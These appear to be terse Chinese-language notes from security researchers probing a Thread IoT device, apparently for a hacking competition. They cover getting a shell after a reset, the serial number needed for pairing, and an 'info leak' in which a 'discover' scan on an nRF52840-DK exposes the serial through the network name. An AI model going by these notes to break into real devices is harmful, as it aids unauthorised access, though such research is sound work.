

☐ 重設後怎麼拿到 shell

兩大問題

☐ 配對需要 S/N

- ~~開打前可以給我們看 S/N 嗎？~~ 不行


☐ 重設後怎麼拿到 shell






序號
3021694473

Thread 網路
ST-3021694473



nRF52840 - DK



Info leak

```
> discover
```

Network Name	Extended PAN	PAN	MAC Address
ST-3021694473	1326ef19a0a1cdcb	551e	b60a14f4133
MyHome51			
MyHome8			
MyHome8			
MyHome51			
MyHome51			

